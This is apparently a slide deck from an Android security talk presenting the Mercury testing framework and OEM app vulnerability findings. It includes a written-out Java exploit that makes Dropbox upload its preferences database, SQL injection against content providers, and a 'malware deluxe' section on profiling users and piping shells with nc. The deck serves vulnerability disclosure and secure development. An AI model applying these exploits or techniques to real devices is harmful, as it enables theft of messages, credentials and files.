- Better coverage
- Re-usable modules

New tool - Mercury

- “The heavy metal that poisoned the droid”
- Developed by me ☺

Mercury...What is it?

- Platform for effective vulnerability hunting
- Collection of tools from single console
- Modular == easy expansion
- Automation
- Simplified interfacing with external tools


Mercury…Why does it exist!?

- Testing framework vs. custom scripts
- *INTERNET* permission – malware can do it too!
- Share POCs – community additions

Mercury...How does it work?


Client/Server model

- Low privileges on server app
- Intuitive client on pc



Server

(On Device)



```
            ..                      ..:.
           ..I..                    .I..
            ..I.    . . .... .  ..I=
              .I...I?IIIIIIIII~..II
              .?I?IIIIIIIIIIIIIII..
           .,IIIIIIIIIIIIIIIIIIIIII+.
        ...IIIIIIIIIIIIIIIIIIIIIIIIII:.
        .IIIIIIIIIIIIIIIIIIIIIIIIIIIIII..
      ..IIIIII,..,IIIIIIIIIIIII,..,IIIIII.
      .?IIIIIII..IIIIIIIIIIIIIII..IIIIIIII.
      ,IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII.
     .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII.
     .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII:
     .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII

        The heavy metal that poisoned the droid

mercury> connect 10.0.0.8
*mercury> ?

Commands - type help <command> for more info
--------------------------------------------
activity  broadcast   help     packages  service  tools
back      debuggable  modules  provider  shell

*mercury> █
```

Client

(On PC)

Mercury...Show me your skills

- Find package info
- Attack surface
- IPC info
- Interacting with IPC endpoints
- Shell

Interesting fact #1

ANY app can see verbose system info

- Installed apps
- Platform/device specifics
- Phone identity

Impact


Profile your device

- Get exploits for vulnerable apps
- Better targeting for root exploits
- Use this info track you

- **Only** Required permission: **INTERNET**

Interesting fact #2

- Any app with no permissions can read your SD card
- It is the law of the UNIXverse



```
*mercury#shell> oneoff
oneoffshell:/data/data/com.mwr.mercury$ id
uid=10045(app_45) gid=10045(app_45) groups=3003(inet)
oneoffshell:/data/data/com.mwr.mercury$ cd /mnt/sdcard
oneoffshell:/mnt/sdcard$ ls -l -a
d---rwxr-x system   sdcard_rw          2011-05-11 08:09 LOST.DIR
d--------- root     root               2012-03-01 11:50 .android_secure
d---rwxr-x system   sdcard_rw          2011-11-08 21:52 download
d---rwxr-x system   sdcard_rw          2011-05-13 09:42 WhatsApp
d---rwxr-x system   sdcard_rw          2011-05-13 11:45 Android
d---rwxr-x system   sdcard_rw          2011-10-15 15:09 DCIM
d---rwxr-x system   sdcard_rw          2011-06-24 14:59 subsonic
d---rwxr-x system   sdcard_rw          2011-06-27 19:06 kindle
d---rwxr-x system   sdcard_rw          2011-10-27 15:08 dropbox
----rwxr-x system   sdcard_rw  6634059 2012-02-02 09:34 document.pdf
----rwxr-x system   sdcard_rw    26264 2012-01-07 15:15 su
```


Impact

- A malicious app can upload the contents of your SD card to the internet
  - Photos
  - Videos
  - Documents
  - Anything else interesting?

- **Only** Required permission: **INTERNET**

Debuggable apps

- More than 5% of Market apps
- Allow malicious apps to escalate privileges
- debuggable=true



```
android:debuggable(0x0101000f)=(type 0x12)0xffffffff
```

Open @jdwp-control socket →

Mercury...So I can extend it?

- Remove custom-apps == Quick tests
- Create new tools
- Share exploit POCs on GitHub
- Some cool modules included already:
  - Device information
  - Netcat shell
  - Information pilfering OEM apps

Mercury...Dropbox example

- Custom exploit app
- No structure for debugging

```
Uri dropbox_uri = Uri.parse("content://com.dropbox.android.Dropbox/metadata/");
ContentValues values = new ContentValues();
//This links the preferences database path to be uploaded
values.put("_data" , "/data/data/com.dropbox.android/databases/prefs.db");
//Essential to initiate upload process
values.put("local_modified" , 1);
//An invalid display name uses a logic flaw that stops the app from deleting the entry
values.put("_display_name" , "");
values.put("is_favorite" , 1);
values.put("revision" , 0);
values.put("icon" , "page_white_text");
values.put("is_dir" , 0);
values.put("path" , "/Public/prefs.db");
values.put("canon_path" , "/public/prefs.db");
values.put("root" , "dropbox");
values.put("mime_type" , "text/xml");
values.put("thumb_exists" , 0);
values.put("parent_path" , "/Public/");
values.put("canon_parent_path" , "/public/");
this.getContentResolver().update(dropbox_uri, values, null, null);
```


OEM apps


- Pre-installed apps often == vulnerabilities
- Many security researchers target these apps

OEM apps

Lets find some leaky content providers!

- Promise of:
  - Information pilfering glory
  - Rampant SQLi
  - No custom app development





```
                    .ds_

                  ʌs_words_
               _ND

     ɟger | mms_words_delete | part | 0 | CREATE TRIGGER mms_words_delete AFTER DELETE ON part BEGIN DELETE FROM  w

 `ndex | typeThreadIdIndex | sms | 28 | CREATE INDEX typeThreadIdIndex ON sms (type, thread_id)

        ˉv#provider> query content://channels --projection inject

                 ˈmn: injɛ

                       ˃ ▌
```


Research findings

IM

Leaks instant messages from:

- Google Talk
- Windows Live Messenger
- Yahoo! Messenger

Research findings


Social Hub

com.sec.android.socialhub:service

Leaks:


- Facebook
- MySpace
- Twitter
- LinkedIn

OEM apps

HTCloggers.apk allows any app with INTERNET

- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- ACCESS_LOCATION_EXTRA_COMMANDS
- ACCESS_WIFI_STATE
- BATTERY_STATS
- DUMP
- GET_ACCOUNTS
- GET_PACKAGE_SIZE
- GET_TASKS
- READ_LOGS
- READ_SYNC_SETTINGS
- READ_SYNC_STATS

Research findings


Social Hub
com.seven.Z7.service

Leaks:

- Email address and password
- Email content
- IM & IM contacts

Research findings


Dialer Storage

Leaks:

- SMS using SQLi
- Credits to Mike Auty – MWR Labs
- Feels so 2000’s

MWR LABS

OEM apps




```
E: service (line=50)
        A: android:name(0x01010003)="RecordingService" (Raw: "RecordingService")
        A: android:exported(0x01010010)=(type 0x12)0xffffffff
```

Steps to win:

- Webkit vulnerability
- Browser has INSTALL_PACKAGES
- Exported recording service
- Bugging device ☺

Research findings


LogsProvider
Version 1.0

Leaks:

- SMS
- Emails
- IMs
- Social Networking messages

Research findings


Settings Storage

Leaks:

- Portable Wi-Fi hotspot
  - SSID
  - WPA2 password

Research findings

- Have found more than 10 similar type vulnerabilities
- Across many OEM apps



Research findings - Impact

An app with 0 granted permissions can get:

- Email address and password
- Email contents
- SMS
- IM & IM contacts
- Social networking messages
- Call logs
- Notes
- Current city
- Portable Wi-Fi hotspot credentials

Why is this happening?

Manufacturers bypass OS features

- Lack of knowledge?
- Tight deadlines?

Malware deluxe

Building a user profile

- Installed package info
- Upload entire SD card
- Pilfer from leaky content providers
- Get device/platform info

Malware deluxe

Useful binaries for device/platform info

- toolbox
- dumpsys
- busybox

Promise of:

  - Useful info

Malware deluxe

Dirty tricks

- Pipe a shell using nc
- Crash the logreaders

Promise of:

- Shells - everybody loves ‘em ☺
- Someone actually doing this ☹

Malware deluxe


Fresh exploits

- Installed apps + versions
- Download latest available exploits
- Exploit vulnerable apps for fun/profit
- Same goes for root exploits


Android the blabbermouth

Permissions required:

android.permission.INTERNET



Which would you install?


9:34 PM

com.android.battery

Do you want to install this application?

Allow this application to:


Your messages
edit SMS or MMS, read SMS or MMS, receive SMS

Your personal information
read contact data, write contact data

Network communication
full Internet access

Storage
modify/delete SD card contents

Services that cost you money


16:07

Mercury

Do you want to install this application?

Allow this application to:

Network communication
full Internet access

How do developers fix this?

- Can't help Android vulnerabilities
- Can make secure apps
- Stop information being stolen from your app
    - Check exposure with Mercury

Mercury – Future plans

- Testing ground for exploits of all kind
- Full exploitation suite?

return 0;

- Feedback forms
- Questions?